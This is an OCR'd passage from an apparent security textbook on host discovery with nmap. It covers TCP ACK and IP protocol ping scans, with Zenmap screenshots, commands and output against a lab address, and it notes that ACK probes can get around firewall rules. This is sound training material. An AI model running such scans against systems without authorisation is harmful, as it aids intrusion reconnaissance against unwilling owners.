

Empty TCP ACK Ping
Host is Active
RST packets
Attacker
Target Host

Figure 3.28: TCP ACK ping scan for host discovery

Advantages:

- Both the SYN and the ACK packet can be used to maximize the chances of bypassing the firewall. However, firewalls are mostly configured to block the SYN ping packets, as they are the most common pinging technique. In such cases, the ACK probe can be effectively used to bypass these firewall rule sets easily.


Zenmap
Scan
Tools
Profile
Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
Filter Hosts

Target: 10.10.1.11

Command: nmap -sn -PA 10.10.1.11

10.10.1.11

```
nmap -sn -PA 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
23:20 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.08
seconds
```

Figure 3.29: TCP ACK ping scan in Zenmap

IP Protocol Ping Scan

IP protocol ping is the latest host discovery option that sends IP ping packets with the IP header of any specified protocol number. It has the same format as the TCP and UDP ping. This technique tries to send different packets using different IP protocols, hoping to get a response indicating that a host is online.

Multiple IP packets for ICMP (protocol 1), IGMP (protocol 2), and IP-in-IP (protocol 4) are sent by default when no protocols are specified. For configuring the default protocols, change **`DEFAULT_PROTO_PROBE_PORT_SPEC`** in **`nmap.h`** during compile time. For specific protocols such as ICMP, IGMP, TCP (protocol 6), and UDP (protocol 17), the packets are to be sent with proper protocol headers, and for the remaining protocols, only the IP header data is to be sent with the packets.




ICMP, IGMP, TCP, and UDP
Host is Active
Any response
Attacker
Target Host

Figure 3.30: IP protocol ping scan for host discovery

In a nutshell, attackers send different probe packets of different IP protocols to the target host; any response from any probe indicates that a host is online. In Zenmap, the **`-PO`** option is used to perform an IP protocol ping scan.


Zenmap
Scan
Tools
Profile
Help
Scan
Cancel
Hosts
Services
OS
Host
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
Filter Hosts

Target: 10.10.1.11

Profile:

Command: nmap -sn -PO 10.10.1.11

10.10.1.11

```
nmap -sn -PO 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
23:29 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.08
seconds
```

Figure 3.31: IP protocol ping scan in Zenmap

